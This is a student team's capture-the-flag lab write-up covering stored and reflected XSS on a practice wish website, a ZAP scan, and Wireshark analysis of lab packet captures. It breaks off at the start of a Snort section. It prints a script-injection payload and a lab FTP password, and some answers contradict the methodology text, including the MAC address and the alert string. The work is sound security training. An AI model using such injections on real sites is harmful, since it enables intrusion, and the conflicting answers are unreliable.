PSP0201
WEEK 3
WRITEUP


Group Name: Draco Malfoy

Aqra Alisa binti Rashidi	1211103093
Nurul Aqilah binti Mohd Shariff	1211103097
Nur Inqsyira binti Zamri	1211103098
Siti Nur Amirah binti Zuraihan	1211102093

DAY 6: [Web Exploitation] Be careful with what you wish on a Christmas night

Question 1:


Q1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.



Question 2:

Q2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?


= ^\d{5}(-\d{4})?$



Question 3:

Q3: What vulnerability type was used to exploit the application?


= stored



Question 4:

Q4: What query string can be abused to craft a reflected XSS?


=q



Question 5:

Q5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

= 2



Question 6:


Q6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

= <script>alert("PSP0201")</script>

Question 7:

Q7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

= Yes



Thought Process/ Methodology: (Day 6)


Firstly, open try hack and read the question. So, the first question, I read at the OWASP Cheat Sheet for answer. For Q2 I use the OWASP Cheat Sheet to answer the regular expression used to validate a US Zip code. Then for Q3, started the machine, got the Ip address and paste it to the Firefox. It will go to the web “welcome to Santa official make a wish website”. I put the wish that I wanted and enter it. Then, the data store and it means Stored vulnerability. For Q4, I already entered my wish and it shows in the URL “q” at first of the URL. So, the query string is “q” can be abused to craft a reflected XSS. Next, Q5, I open OWASP and put the ip address to scan the website and it will check if there's any error. It shows 2 errors at the Alert Section. For Q6, I open the Santa’s wish website to put the command at the wish, so the code that I put is “<script>alert('PSP2021')</script>”. After that, the website shows error. Lastly for the Q7, I re check the website and put a new wish at the Santa’s wish website, XSS attack persist still can attack the website.

DAY 7: Networking] The Grinch Really Did Steal Christmas

Question 1:

Q1: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

= 10.11.3.2



Question 2:


Q2: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

= http.request.method == GET

Question 3:

Q3: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?


= reindeer-of-the-week



Question 4:

Q4: Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

= plaintext_password_fiasco



Question 5:


Q5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

= SSH

Question 6:

Q6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at


= 02:c8:85:b5:5a:aa



Question 7:

Q7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?


= rubber ducky



Question 8:

Q8: Who is the author of Operation Artic Storm?

= Kris Kringle



Thought Process/ Methodology: (Day 7)


Firstly, I opened try hack and read the question. Then I downloaded the file that shows in tryhackme. After that, I open Wireshark. Then I opened pcap1.pcap file in Wireshark and that's for Q1. For Q2, I use filter "http.request.method == GET" in the url section. This will show HTTP GET requests in our "pcap1.pcap" file. After that, Q3 asked to find the name of the article for IP address "10.10.67.199" visited. The name of the article is "reindeer-of-the-week". Next, for Q4, I open the pcap2.pcap file. I found that the login was successful. Then, I followed the IP address and it lead to the leaked password. For Q5, I checked the name of the protocol that is encrypted which is SSH. After that Q6, I examine the ARP communication, and it says 02:c0:56:51:8a:51 for the Answer: 10.10.122.128. Q7, I opened the code that lead us to Elf McEager, and downloaded it. It shows the Wishlist of Elf McEager. For the last question, I opened the file that I downloaded (pcap3.pcap). The author of Operation Artic Storm is Kris Kringle.

DAY 8: Networking What's Under the Christmas Tree?

Question 1:

Q1: When was Snort created?

